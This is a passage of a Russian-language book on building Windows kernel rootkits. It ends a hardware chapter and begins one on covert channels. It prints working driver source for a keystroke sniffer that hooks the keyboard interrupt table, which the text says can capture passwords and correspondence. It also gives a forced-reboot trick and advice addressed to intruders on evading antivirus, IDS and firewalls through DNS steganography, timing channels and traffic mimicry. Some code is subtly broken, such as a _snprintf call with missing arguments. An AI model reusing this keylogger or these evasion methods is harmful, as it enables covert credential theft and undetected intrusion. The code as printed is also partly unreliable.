        // _snprintf(_t, 253, "SendKeyboardCommand::sending byte
        //           %02X to port 0x60\n", theCommand);
        // DbgPrint(_t);

        WRITE_PORT_UCHAR( KEYBOARD_PORT_60, theCommand );

        // DbgPrint("SendKeyboardCommand::sent\n");
    }
    else
    {
        // DbgPrint("SendKeyboardCommand::timeout waiting
        //          for keyboard\n");
        return FALSE;
    }

    // TODO: ожидание ACK или RESEND от клавиатуры.

    return TRUE;
}
```

Функция **SetLEDS** принимает однобайтовый аргумент, в трех младших битах которого должно быть указано, какие именно индикаторы нужно подсветить.

```
void SetLEDS( UCHAR theLEDS )
{
    // Подготовка к включению индикаторов
    if(FALSE == SendKeyboardCommand( 0xED ))
```

```
    {
        // DbgPrint("SetLEDS::error sending keyboard command\n");
    }

    // Отправляем байт, устанавливающий индикаторы
    if(FALSE == SendKeyboardCommand( theLEDS ))
    {
        // DbgPrint("SetLEDS::error sending keyboard command\n");
    }
}
```

Мы должны отключить таймер в случае выгрузки драйвера.

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    DbgPrint("ROOTKIT: OnUnload called\n");
    KeCancelTimer( gTimer );
    ExFreePool( gTimer );
    ExFreePool( gDPCP );
}
```

Каждый раз, когда срабатывает таймер, вызывается функция **timerDPC**. В нашем примере глобальная переменная **g_key_bits** циклически проходит все возможные состояния трех клавиатурных индикаторов. Это и создает довольно занимательную картину мигающих огоньков.

```
//. Вызывается периодически
VOID timerDPC(IN PKDPC Dpc,
              IN PVOID DeferredContext,
              IN PVOID sys1,
              IN PVOID sys2)
{

    // WRITE_PORT_UCHAR( KEYBOARD_PORT_64, 0xFE );

    SetLEDS( g_key_bits++ );
    if(g_key_bits > 0x07) g_key_bits = 0;
}
```

Отметьте для себя настройку таймера и использование отложенного вызова процедур. Таймер устанавливается на –10 мс. Это означает, что первое событие таймер сгенерирует через 10 мс после инициализации[1]. Отрицательные числа используются, чтобы отличать относительное время от абсолютного.

Обратите внимание на третий параметр функции **KeSetTimerEx**. Он указывает задержку между двумя событиями таймера, именно с таким периодом меняются индикаторы на клавиатуре.

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
  theRegistryPath )
{
    LARGE_INTEGER timeout;

    theDriverObject->DriverUnload  = OnUnload;

    // Эти объекты нельзя сбрасывать в файл подкачки.
```

[1] Наименьший интервал таймера, который можно устанавливать, равен 10 мс. Таймер просто физически не рассчитан на меньшие интервалы.

```
    gTimer = ExAllocatePool(NonPagedPool,sizeof(KTIMER));
    gDPCP  = ExAllocatePool(NonPagedPool,sizeof(KDPC));

    timeout.QuadPart = -10;

    KeInitializeTimer( gTimer );
    KeInitializeDpc( gDPCP, timerDPC, NULL );

    if(TRUE == KeSetTimerEx( gTimer, timeout, 1000, gDPCP))
    {
        DbgPrint("Timer was already queued..");
    }
    return STATUS_SUCCESS;
}
```

Мы продемонстрировали вам несколько наиболее важных приемов прямой работы с аппаратурой, таких как использование макросов, синхронизация, чтение из микросхем устройств и запись в микросхемы, использование таймеров. Мы вплотную подошли к более сложным манипуляциям с клавиатурой.

Жесткая перезагрузка

То, что контроллер клавиатуры имеет непосредственную связь с центральным процессором, мало кому известно. Это очень похоже на красный телефон на столе у президента: маленькая микросхема, глубоко спрятанная внутри компьютера, напрямую связана с контактом сброса центрального процессора. То есть это не просто красный телефон, это кое-что посильнее. Вы можете легко перезагрузить компьютер, причем мгновенно, без всяких вопросов и предупреждений. И не существует никакой возможности остановить перезагрузку.

Эта возможность осталась еще с тех времен, когда компьютеры имели реальную кнопку RESET на своих корпусах. Эта кнопка управлялась контроллером клавиатуры. Чтобы оценить эффект, просто добавьте в предыдущий код строку, в которой посылается байт 0xFE в порт 0x64. Это вызовет перезагрузку.

На самом деле это довольно надуманный пример: поскольку мы находимся в режиме ядра, то можем вызвать перезагрузку процессора напрямую или выдать команду HALT. Однако этот пример показывает, сколь опасными могут быть ваши манипуляции устройствами.

Монитор нажатий клавиш

Для нас может оказаться полезным монитор нажатий клавиш. Внутреннее устройство клавиатур различается, так что представленный код вполне может не работать в вашей системе. К тому же если вы используете для тестирования руткитов виртуальную машину VMWare или VirtualPC, не удивляйтесь, если «аппаратура» будет вести себя не так, как ожидается.

Первое, что надо сделать для перехвата нажатий клавиш, — определить номер прерывания, которое срабатывает от каждого нажатия. На моей машине Win2k это номер 0x31. Однако в вашей системе все может быть иначе, и единственный надежный способ определить это — узнать, какое прерывание соответствует IRQ 1 в программируемом контроллере прерываний (PIC). Для этого можно провести синтаксический разбор кода образа в файле HAL.DLL ядра.

Прерывания должны обрабатываться без каких-либо задержек. Правильный способ обработки прерывания — запланировать отложенный вызов процедуры (DPC). Сам же обработчик должен только запланировать DPC и произвести завершающую работу с устройством. В нашем примере мы не используем DPC, а просто сохраняем полученные данные в буфере.

ROOTKIT.COM

Код к этому примеру можно загрузить по адресу www.rootkit.com/vault/hoglund/basic_keysniff.zip.

Часть определений вам знакома по предыдущему примеру. Мы комбинируем перехват прерываний с чтением и записью в контроллер клавиатуры.

```
#define MAKELONG(a, b) ((unsigned long)
        (((unsigned short) (a)) | ((unsigned long)
        ((unsigned short) (b))) << 16))

//#define NT_INT_KEYBD          0xB3
#define NT_INT_KEYBD            0x31

// команды
#define READ_CONTROLLER         0x20
#define WRITE_CONTROLLER        0x60

// управляющие байты
#define SET_LEDS                0xED
#define KEY_RESET               0xFF

// ответы от клавиатуры
#define KEY_ACK                 0xFA   // запрос
#define KEY_AGAIN               0xFE   // послать снова

// Микросхема 8042, порты
// Статусный байт - если читаем из порта 60.
// Командный байт - если записываем в порт 60.
// Байт данных - если записываем в порт 64 или читаем из порта 64.
PUCHAR KEYBOARD_PORT_60 = (PUCHAR)0x60;
PUCHAR KEYBOARD_PORT_64 = (PUCHAR)0x64;

// биты статусного регистра
#define IBUFFER_FULL      0x02
#define OBUFFER_FULL      0x01

// флаги индикаторов
#define SCROLL_LOCK_BIT  (0x01 << 0)
#define NUMLOCK_BIT      (0x01 << 1)
#define CAPS_LOCK_BIT    (0x01 << 2)

//////////////////////////////////////////////////
// IDT-структуры
//////////////////////////////////////////////////
#pragma pack(1)

// Стуктура, описывающая элемент таблицы IDT
typedef struct
{
    unsigned short LowOffset;
```

```
    unsigned short selector;
    unsigned char unused_lo;
    unsigned char segment_type:4;
    unsigned char system_segment_flag:1;
    unsigned char DPL:2;          // дескриптор уровня привилегий
    unsigned char P:1;            // присутствует
    unsigned short HiOffset;
} IDTENTRY;

/* sidt возвращает idt в таком формате */
typedef struct
{
    unsigned short IDTLimit;
    unsigned short LowIDTbase;
    unsigned short HiIDTbase;
} IDTINFO;

#pragma pack()

unsigned long old_ISR_pointer;        // Лучше старый сохранить!
unsigned char keystroke_buffer[1024]; // Буфер для клавиатуры размером 1K.
int kb_array_ptr=0;
```

Следующие функции описаны ранее, поэтому мы не стали приводить здесь их код полностью.

```
ULONG WaitForKeyboard()
{
...
}

// Вызовите WaitForKeyboard, прежде чем вызывать эту функцию.
void DrainOutputBuffer()
{
...
}

// Запись байта в порт 0x60.
ULONG SendKeyboardCommand( IN UCHAR theCommand )
{
...
}
```

Процедура выгрузки не только возвращает обратно старый обработчик прерывания клавиатуры, но и распечатывает содержимое буфера с сохраненными там сканкодами. Использование здесь вызова **DbgPrint** вполне безопасно и не может стать причиной какой-либо нестабильности или краха системы.

```
VOID OnUnload( IN PDRIVER_OBJECT DriverObject )
{
    IDTINFO      idt_info;   // Эти структуры мы получаем,
                             // вызвав STORE IDT (sidt),

    IDTENTRY*   idt_entries; // а этот указатель мы получаем
                             // из idt_info.
    char _t[255];

    // Получение idt_info.
    __asm   sidt   idt_info
```

```
    idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase,
    idt_info.HiIDTbase);

    DbgPrint("ROOTKIT: OnUnload called\n");

    DbgPrint("UnHooking Interrupt...");

    // Восстанавливаем оригинальный обработчик.
    __asm cli
    idt_entries[NT_INT_KEYBD].LowOffset =
              (unsigned short) old_ISR_pointer;
    idt_entries[NT_INT_KEYBD].HiOffset =
              (unsigned short)((unsigned long) old_ISR_pointer >> 16);
    __asm sti

    DbgPrint("UnHooking Interrupt complete.");

    DbgPrint("Keystroke Buffer is: ");

    while(kb_array_ptr--)
    {
        DbgPrint("%02X ", keystroke_buffer[kb_array_ptr]);
    }
}
```

Наша процедура обработки прерывания получает сканкоды из буфера клавиатуры и сохраняет их в глобальном буфере. В некоторых случаях полученные сканкоды нужно поместить обратно в буфер клавиатуры (в нашем примере делающий это код закомментирован). Хотя на некоторых системах этого можно и не делать. Поэкспериментируйте, чтобы узнать поведение именно вашей системы[1].

```
// Использование stdcall означает то, что функция восстанавливает
// стек перед возвратом (в противоположность с cdecl).
void __stdcall print_keystroke()
{
    UCHAR c;
    // DbgPrint("stroke");

    // Получение сканкода.
    c = READ_PORT_UCHAR(KEYBOARD_PORT_60);
    //bgPrint("got scancode %02X", c);

    if(kb_array_ptr<1024){
        keystroke_buffer[kb_array_ptr++]=c;
    }

    // Возвращаем сканкод обратно (нужен для PS/2).
    // WRITE_PORT_UCHAR(KEYBOARD_PORT_64, 0xD2); // команда для
                                                 // возврата
    // WaitForKeyboard();
    // WRITE_PORT_UCHAR(KEYBOARD_PORT_60, c);    // записываем сканкод
                                                 // в буфер клавиатуры
}
```

[1] Один из постоянных поставщиков материалов для сайта rootkit.com Дзей (Dsei) отметил: «Данные не удаляются из клавиатурного буфера (порт 0x60) до тех пор, пока вы не прочитаете статусный байт из порта 0x64». И еще: «Попытка поместить данные обратно в буфер часто приводит к зависанию, особенно это проявляется при использовании мыши PS/2».

Обработчик прерывания полностью написан на ассемблере. Это позволяет нам гарантировать сохранность всех регистров, а также вызвать нашу процедуру, сохраняющую нажатия в буфере.

```
// "Голые" функции не имеют никакого пролога и эпилога
__declspec(naked) my_interrupt_hook()
{
    __asm
    {
        pushad                  // Сохраняем все регистры общего назначения
        pushfd                  // Сохраняем флаги
        call   print_keystroke  // Вызываем функцию
        popfd                   // Восстанавливаем флаги
        popad                   // Восстанавливаем регистры
        jmp      old_ISR_pointer // Переходим к настоящему
                                // ISR-обработчику.
    }
}
```

Процедура **DriverEntry** просто устанавливает наш обработчик.

```
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject, IN PUNICODE_STRING
theRegistryPath )
{
    IDTINFO      idt_info;   // Эта структура получается
                             // вызовом STORE IDT (sidt)
    IDTENTRY*   idt_entries; // и потом этот указатель
                             // извлекается из idt_info.
    IDTENTRY*   i;
    unsigned long    addr;
    unsigned long   count;
    char _t[255];

    theDriverObject->DriverUnload  = OnUnload;

    // Загружаем idt_info.
    __asm   sidt   idt_info

    idt_entries = (IDTENTRY*) MAKELONG( idt_info.LowIDTbase,
                                        idt_info.HiIDTbase);

    for(count=0;count < MAX_IDT_ENTRIES;count++)
    {
        i = &idt_entries[count];
        addr = MAKELONG(i->LowOffset, i->HiOffset);

        _snprintf(_t, 253, "Interrupt %d: ISR 0x%08X",
        DbgPrint(_t);
    }
    DbgPrint("Hooking Interrupt...");

    // Перехватываем прерывание
    old_ISR_pointer = MAKELONG( idt_entries[NT_INT_KEYBD].LowOffset,
                                idt_entries[NT_INT_KEYBD].HiOffset);

// Отладка - используйте ее, если хотите больше знать о том,
// что происходит
#if 1
    _snprintf(_t, 253, "old address for ISR is 0x%08x", old_ISR_pointer);
    DbgPrint(_t);
```

```
        .
    _snprintf(_t, 253, "address of my function is 0x%08x",
       my_interrupt_hook);
    DbgPrint(_t);
#endif

    // Запомните, мы отключаем прерывания на то время,
    // пока меняем таблицу
    __asm cli
    idt_entries[NT_INT_KEYBD].LowOffset = (unsigned short)my_interrupt_hook;
    idt_entries[NT_INT_KEYBD].HiOffset =
            (unsigned short)((unsigned long)my_interrupt_hook >> 16);
    __asm sti

// Отладка - используйте ее, чтобы узнать измененное значение
// вектора прерывания клавиатуры
#if 1
    i = &idt_entries[NT_INT_KEYBD];
    addr = MAKELONG(i->LowOffset, i->HiOffset);
    _snprintf(_t, 253, "Interrupt ISR 0x%08X", addr);
    DbgPrint(_t);
#endif

    DbgPrint("Hooking Interrupt complete");

    return STATUS_SUCCESS;
}
```

Сейчас мы вам продемонстрировали более полезный руткит — он может перехватывать нажатия клавиш. Это неплохая стартовая площадка, так как монитор нажатий клавиш — это неотъемлемая часть любого руткита. Он может использоваться для перехвата паролей и корреспонденции.

Мы завершаем эту главу кратким введением в технологию модификации микрокода процессоров.

Обновление микрокода

Современные процессоры от Intel и AMD имеют возможность обновления микрокода. Специальный код загружается в процессор и изменяет работу процессора. Что происходит «под капотом», все еще остается тайной. На момент написания этой книги доступной документации по данному вопросу практически не было.

Обновление микрокода было придумано отнюдь не хакерами. Его основное предназначение состоит в том, чтобы исправлять внутренние ошибки процессора. Если с процессором что-то не так, обновление микрокода может помочь. Это предотвращает необходимость обмена «дефектных» компьютеров (что очень дорого). Микрокод позволяет добавлять новые и изменять старые коды операций. Можно также изменить способ исполнения инструкции или отключить некоторые возможности процессора.

В теории если бы хакер получил возможность изменить микрокод процессора, он смог бы добавить специальную «подрывную» инструкцию. Главным препятствием на данный момент является сам механизм обновления микрокода. Как

только он будет раскрыт, станет возможным добавление специальных кодов с лазейкой. Очевидным примером могла бы быть инструкция, способная игнорировать разницу между третьим и нулевым кольцами защиты. Инструкция GORINGZERO, например, могла бы переключать процессор в нулевое кольцо без каких-либо проверок безопасности.

Сам микрокод хранится как блок данных, и должен копироваться в процессор при каждой загрузке. Обновление происходит при помощи специальных управляющих регистров процессора. Обычно микрокод записан в микросхеме BIOS и копируется в процессор при загрузке. Хакер может исправить микрокод, хранимый в BIOS, или скопировать его в процессор «на лету». Никакой перезагрузки не потребуется, микрокод будет задействован сразу же.

Микрокод процессоров Intel защищен надежным шифром, и для внесения модификаций в микрокод нужно взломать шифр. В процессорах AMD шифрование не используется, поэтому работать с ними намного проще. Для операционной системы Linux существует специальный драйвер, позволяющий менять микрокоды в процессорах Intel и AMD. Чтобы найти его в Интернете, попробуйте поискать по ключевой фразе: «AMD K8 microcode update driver» или «IA32 microcode driver».

Сейчас многие пытаются понять структуру микрокода и прикладывают много усилий для изучения его «внутренностей», теоретически изменения в микрокоде могут вывести процессор из строя.

Заключение

В этой главе вы получили общие представления об использовании аппаратных средств компьютера. Мы надеемся, что это воодушевит вас на самостоятельные исследования.

Мы рассказали, как производить чтение из устройств и запись в устройства, а также намекнули, в каком направлении двигаться дальше. Доступно множество технических руководств с исчерпывающими деталями о различных шинах компьютера. Постарайтесь найти их и использовать для изучения системы. Мы исследовали возможность модификации BIOS и микрокода процессора с целью взлома системы. Мы показали пример кода для монитора нажатий клавиш — неотъемлемой части любого руткита. И наконец, мы заканчиваем эту главу мыслью о том, что любую систему обнаружения руткитов можно легко обойти, просто расположившись в системе на уровень «ниже».

9 Потайные каналы

Мы как раз то, чем хотим казаться, и потому должны серьезно относиться к тому, чем хотим казаться.

Курт Воннегут, «Мать Тьма»

Потайной канал (covert channel) — это секретный путь передачи информации. «Потайной» означает скрытый, то есть любая передача по потайному каналу должна остаться незамеченной. Понятие потайного канала зародилось в изолирующих компьютерных системах, которые используются военными для защиты сугубо конфиденциальной информации.

Подобные системы строятся так, чтобы не дать одному процессу взаимодействовать с другим, но, как выясняется, добиться этого очень сложно. И не имеет значения, насколько слаб сигнал — если он может быть выявлен обеими сторонами, значит, его можно использовать для передачи информации.

Потайной канал не обязан обладать какими-то особыми свойствами или соответствовать неким академическим стандартам скрытности; он просто должен функционировать так, чтобы оставаться незамеченным.

Для руткита потайной канал обычно означает наличие пути передачи информации, который не обнаруживается брандмауэрами (а также разного рода анализаторами информации, системами обнаружения вторжений и другими средствами обеспечения безопасности). Такой канал должен быть достаточно функциональным, чтобы обеспечивать передачу (эксфильтрацию) данных от компьютера и прием команд и управляющих сообщений извне. Эта функциональность позволяет атакующему взаимодействовать с руткитом в целях перехвата данных, оставаясь незамеченным.

Потайные каналы должны разрабатываться специально. В них нельзя использовать известные протоколы и программные решения. Потайной канал обычно является неким расширением существующего протокола или процесса передачи данных между приложениями, созданным для того, чтобы скрытно передавать данные.

В основе функционирования многих потайных каналов лежит механизм скрытия данных, известный как *стеганография* (steganography). Если не вдаваться в подробности, стеганография — это «скрытие в чистом виде». Стеганография стала популярной, благодаря растиражированной в фильмах и прессе возможности прятать секретные сообщения в цифровых фотографиях.

В этой главе мы начнем обсуждение потайных каналов с таких понятий, как удаленная команда, удаленное управление и эксфильтрация данных. Затем мы перейдем к темам маскирования протоколов TCP/IP, поддержки протоколов TCP/IP

ядром и манипулирования сетью на уровне первичных («сырых») пакетов. Мы рассмотрим также интерфейсы NDIS и TDI, которые вы можете использовать для того, чтобы отправлять данные в сеть и принимать их оттуда через драйвер ядра Windows. Вооружившись этими знаниями, вы сможете создать руткит, который позволит вам передавать данные через сеть, оставаясь незамеченным.

Удаленные команды, удаленное управление и эксфильтрация данных

Как вы знаете, руткит устанавливается для того, чтобы иметь удаленный доступ к компьютеру. Это позволяет решать две основные задачи: удаленно управлять программным обеспечением компьютера и копировать данные из системы. К примерам таких *удаленных команд* и *удаленного управления* можно отнести выключение компьютера, включение и отключение тех или иных параметров системы, манипулирование ядром. Получение данных от системы обычно называют *эксфильтрацией* (exfiltration). Эксфильтрация может иметь совершенно неожиданные формы, например, данные могут передаваться путем электромагнитной эмиссии, через «лишние» поля в пакетах сетевых протоколов или в форме временны́х задержек.

Когда требуется удаленный доступ, все взаимодействие через сеть призван обеспечивать руткит. Для TCP/IP-сетей это может означать взаимодействие через TCP-соединение. После установки соединения руткит должен быть способен выполнять удаленные команды и поддерживать эксфильтрацию данных.

Среди хакеров типичным решением проблемы эксфильтрации является *удаленная оболочка* (remote shell). Удаленная оболочка — это просто TCP-сеанс с «родным» для системы командным интерпретатором. Командный интерпретатор предоставляется операционной системой, например, для Windows это программа `cmd.exe`, для UNIX это может быть утилита `/bin/sh` или `/bin/bash`.

В действительности командные интерпретаторы — это просто программы. Поскольку они устанавливаются в системе *еще до* появления там хакера, атакующая программа просто соединяет командный интерпретатор с сетевым портом. Другими словами, хакер при атаке задействует существующую программу.

Большей частью это происходит из-за лени; хакерам просто лень писать собственные командные оболочки. Однако существуют обратные примеры, когда хакеры создавали сложные системы удаленного управления. Одним из примеров такой системы является Back Orifice 2000[1] — полноценная система удаленного управления, реализующая доступ к файлам, захват экранных изображений и даже подслушивание.

Однако большие и многофункциональные программы-лазейки имеют несколько недостатков. Во-первых, для большинства целей вся их расширенная функциональность не требуется. Во-вторых, они легко обнаруживаются сканером вирусов. В-третьих, их пишут неизвестные вам люди, и это, вероятно, самое важное.

---

[1] Back Orifice — это производное от BackOffice, названия одного из продуктов Microsoft.

Если вы занимаетесь столь деликатной деятельностью, как удаленное проникновение, то вам, в первую очередь, стоит обеспокоиться риском собственного обнаружения. Два ключевых принципа, которые помогут вам избежать обнаружения, — это минимум следов и уникальность структуры.

- *Минимум следов.* Инструменты, используемые для удаленного проникновения в систему, должны вносить в нее как можно меньше изменений. (Вполне убедительный мотив для того, например, чтобы разработать руткит, который вообще не использует файловую систему.) Это снижает вероятность быть замеченным. То же самое можно сказать про меньшее число строк кода и более простой код.
- *Уникальность структуры.* Инструменты удаленного проникновения в систему должны иметь уникальную структуру и опираться на уникальные методы. Антивирусные программы всегда ищут то, что им известно. При разработке таких программ анализируются общеизвестные вирусы с целью поиска неких эталонных структур, и именно эти эталоны затем при поиске вирусов сравниваются со сканируемым кодом. Если вы попытаетесь загрузить руткит, например, с сайта www.rootkit.com, то ваша антивирусная программа, скорее всего, воспротивится этому и поместит файл в карантин. Если же ваш руткит не будет содержать эталонов, характерных для известных инфекций, то он проскользнет незамеченным.

Замаскированные протоколы стека TCP/IP

Вся деятельность руткита должна быть тайной и не обнаруживаться. Передача данных через TCP-сокет легко может быть замечена как в сети, так и в ядре. Открытие TCP-сокета — это весьма заметное действие, порождающее пакет синхронизации, за которым следует известная трехэтапная процедура «рукопожатия»[1]. Подобная активность легко выявляется любым анализатором. Системы обнаружения вторжений практически наверняка сделают в журнале запись об этом событии и, возможно, даже напрямую предупредят пользователя. Наконец, TCP-порты запросто могут быть сопоставлены прикладному процессу, который их создал. А это уже действительно плохо для руткита. Необходимы менее очевидные способы взаимодействия.

В оживленном окружении, таком как сеть, непрерывно происходит масса разнообразных событий, и системы обнаружения вторжений анализируют то, что выбивается из общих правил, то есть *отличается*. Один из подходов к созданию хорошего потайного канала — использование протокола, который постоянно применяется в сети, например, DNS (Domain Name Service — служба доменных имен). В этом случае руткит модифицирует протокол, добавляя дополнительные данные в DNS-пакет. Цель — сделать так, чтобы пакет выглядел и вел себя как пакет обычного легитимного трафика (и никто не обратил на него внимания).

---

[1] Протокол TCP предусматривает три пакета, которые используются для установления нового соединения. Обмен этими пакетами, называемый «трехэтапной процедурой рукопожатия», описан во множестве документов в Интернете.

Даже если вам не удастся полностью сделать свои пакеты такими, чтобы они выглядели «совсем как настоящие». возможно, они все равно останутся незамеченными.

Правило простое — *спрятаться в существующем трафике.*

Если вы не хотите вдаваться в специфику протокола, просто начните использовать порты источника и приемника, характерные для обычных протоколов. Для DNS это порт 53 (UDP или TCP). В большинстве случаев DNS-запросам даже разрешено проходить через брандмауэр. Для протокола HTTP — это порт 80, а для шифрованного протокола HTTP — порт 443. Если вы выберете порт 443 и зашифруете все, можете быть уверены, что никто даже не взглянет на *содержимое* ваших пакетов. Однако одно предупреждение: существует технология, которая позволяет расшифровывать SSL-сеансы[1]. Эта технология может применяться (хотя обычно не применяется) системами обнаружения вторжений.

Скрытие «в чистом виде» может быть сложнее, чем вы думаете. В следующих разделах мы разберем в деталях те проблемы, которые могут возникнуть у вас при написании руткита, и предложим некоторые конструктивные идеи для организации собственных потайных каналов.

Учитывайте существующие эталоны трафика

Скрытие данных в известном протоколе — это всего лишь первый шаг в создании потайного канала. Требуется также, чтобы ваш трафик соответствовал консервативным эталонам трафика. Потайной канал не должен порождать чрезмерный объем трафика. Чтобы избежать обнаружения, ваш трафик не должен отличаться по интенсивности от нормального.

Если ваш руткит создает сплошные зеленые полосы на диаграмме визуализатора сетевого трафика маршрутизаторов (Multi Router Traffic Grapher, MRTG)[2], значит, он скоро будет обнаружен. Если неожиданно в 3 часа ночи в незагруженной сети возникнет скачок трафика, то администратор первым делом подумает, что источником этого скачка является, например, сетевая игрушка Quake III, выложенная неким фанатом в общедоступных сетевых папках. Если же администратор продолжит «копать» дальше, скачок трафика приведет его прямиком к инфицированной машине. И это плохо.

Не отправляйте данные «открытым текстом»

Не отправлять данные «открытым текстом» — еще одно золотое правило. Даже если вы используете известный протокол и не создаете скачков трафика, вам все равно следует спрятать ваши данные так, чтобы они не казались чужеродными. Прячьте свои данные в других данных, выглядящих нейтрально. Если вы, например, поместите незашифрованные файлы паролей в пакет в качестве полезной нагрузки, то вы рискуете быть обнаруженным. Если некий администратор проверит пакет, будет поднята тревога. Более того, некоторые IDS-системы

---

[1] Инструмент для этого — программа Ettercap (см. http://ettercap.sourceforge.net).

[2] См. www.mrtg.org.

производят полный поиск по всем пакетам подозрительных строк типа etc/passwd. Полезная нагрузка пакета, как минимум, должна трактоваться неоднозначно. Еще лучше, если она будет замаскирована с использованием каких-либо методов шифрования[1] или стеганографии.

Стеганография

Термин «стеганография» не должен приводить вас в замешательство. Если не вдаваться в подробности, он означает скрытие небольшого сообщения в другом гораздо большем сообщении таким образом, чтобы его было нелегко заметить. Это не обязательно подразумевает, что данные должны быть каким-то образом зашифрованы — они могут быть просто спрятаны.

Успешное использование стеганографии требует серьезного ограничения ширины вашего канала, зато он становится гораздо более защищенным. Возвращаясь к нашему примеру с DNS, DNS-пакеты должны содержать реальные DNS-запросы. То есть полезной нагрузкой каждого пакета должны быть запросы на получение IP-адресов веб-сайтов, секретная же информация, такая как удаленные команды и данные эксфильтрации, должна прятаться «между строк» запросов. Это означает, что для передачи большого файла или базы данных может потребоваться много времени. В зависимости от дизайна потайного канала, некоторые данные могут потребовать для передачи недель или даже месяцев.

Время — ваш союзник

Тот факт, что время — это тоже способ передачи информации, часто игнорируется. Вместо того чтобы кодировать данные в самих пакетах, руткит может кодировать данные в форме промежутков времени между пакетами. Руткит будет измерять время, когда тот или иной пакет появился в сети, и, основываясь на этом, извлекать значимые данные. Потайной канал, кодирующий информацию промежутками времени, почти незаметен. Однако, как и в большинстве других типов потайных каналов, ширина канала оказывается ограниченной, так что этот подход годится только для передачи коротких сообщений и команд.

Маскировка под DNS-запросы

Один из широко используемых потайных каналов — канал, который маскируется под DNS-пакеты. Этот канал имеет некоторые привлекательные качества. Во-первых, служба DNS может использовать UDP-пакеты, которые не требуют трехэтапной процедуры «рукопожатия». Во-вторых, UDP-пакеты могут быть модифицированы. В-третьих, DNS-запросы обычно беспрепятственно проходят через брандмауэры. И наконец, DNS-пакеты постоянно передаются через сеть, так что на них обычно никто не обращает внимания. Последние два пункта — наиболее важны для нас.

---

[1] Однако иногда шифрование даже повышает шанс на то, что данные будут выглядеть подозрительно. Если в протоколе постоянно используется обычный текст, а вы начинаете передавать нечитабельную последовательность байтов (читай: зашифрованные данные), то, естественно, первый же брандмауэр, который проверит содержимое пакета, сделает вывод, что тут что-то не так.

Стеганография в ASCII-строках

Существуют более изящные способы спрятаться, чем просто добавление кодированных данных в конец DNS-запроса, поскольку проницательный наблюдатель может посчитать факт наличия таких данных очень подозрительным признаком. Помните детские криптографические перфокарты? Вы можете положить такую перфокарту поверх страницы текста, и отверстия на карте откроют нужные буквы с тайным посланием. С каждой текстовой страницы может быть получено целое сообщение. Это — основа стеганографии.

В качестве примера стеганографии в ASCII-строках давайте рассмотрим базовую схему использования потайного канала в DNS. Предположим, что нам требуется отправить сообщение длиной 10 байт (возможно, команду или украденный пароль). Мы можем создать DNS-запрос на каждый из символов сообщения. Каждый DNS-запрос будет получать DNS-имя, первая буква которого соответствует очередному символу сообщения. То есть мы получим сообщение в форме *акростиха* (рис. 9.1).



Рис. 9.1. Последовательность DNS-запросов, которая кодирует сообщение в форме акростиха. Первая буква каждого доменного имени служит для передачи очередного символа сообщения «SECRET»

Хотя этот пример работает, он в достаточной степени надуман. В реальном мире вы, возможно, захотите предварительно закодировать сообщение и затем использовать стеганографию, чтобы отправить уже шифрованный текст. Это обеспечит два уровня защиты, так что даже если сообщение будет восстановлено, оно останется закодированным. Для реализации нашего примера нужна база DNS-имен, каждое из которых соответствует определенному ASCII-байту[1]. Здесь можно использовать одно улучшение — выбирать такие DNS-имена, которые представляют более одного символа шифра. Тогда в каждом DNS-запросе можно передать несколько символов сообщения.

[1] База данных имен веб-сайтов может быть построена «на лету» путем анализа других (легитимных) DNS-запросов в сети.

Стеганография — это большой и сложный предмет, его подробное исследование выходит за рамки темы этой книги. Мы оставляем вам этот простой пример как отправную точку, а развивать его вы можете самостоятельно. Информационные ресурсы по стеганографии широко представлены в Интернете, в частности, можно найти программные пакеты и исходные коды, позволяющие прятать данные в графических файлах, в WAV-файлах и даже в MP3-файлах[1]. В этой области есть масса наработок.

Использование других каналов стека TCP/IP

Для потайных каналов хакеры могут использовать и другие протоколы, в том числе протоколы других уровней стека TCP/IP. Например, может быть задействован протокол ICMP (Internet Control Message Protocol — протокол управляющих сообщений Интернета). Шутки ради кое-кто даже разработал потайной ICMP-канал для передачи «ASCII-графики» (грубая форма графики, в которой вместо точек используются печатные символы)[2]. Другой популярный инструмент, в котором для передачи данных применяется протокол ICMP, известен как Loki[3]. Похоже, что проект Loki стал основой для множества модификаций. Была также разработана технология руткита ядра, позволяющая передавать захваченные нажатия клавиш в ответных ICMP-сообщениях[4].

Кроме того, имеется некоторое количество публичных исследований на тему использования протоколов стека TCP/IP для потайных каналов[5]. В этом разделе мы сделаем обзор основных подходов к применению сетевого протокола для скрытия передаваемых данных. В дополнение к уже затронутым темам отметим, что необязательные поля данных, а также поля, которые не требуются при обычных операциях, становятся первыми кандидатами на роль контейнеров, позволяющих прятать передаваемые данные. Например, в заголовке IP-пакета для указанных целей можно использовать поле IP-идентификации. А в протоколе TCP в качестве контейнеров можно задействовать начальный номер последовательности и номер последовательности подтверждений.

Поддержка руткита режима ядра с использованием интерфейса TDI

Весь наш разговор о стеке TCP/IP, естественно, является лишь подготовкой к написанию кода. В Microsoft Windows вы можете писать сетевой код для одного

---

[1] См. http://steghide.sourceforge.net.

[2] D. Opacki, ECHOART (см. http://mirror1.internap.com/echoart/).

[3] Daemod and Alhambra, «Project Loki: ICMP Tunneling», Phrack/7, no. 49, статья 6 от 8 ноября 1996. См. www.phrack.org/phrack/49/P49–06.

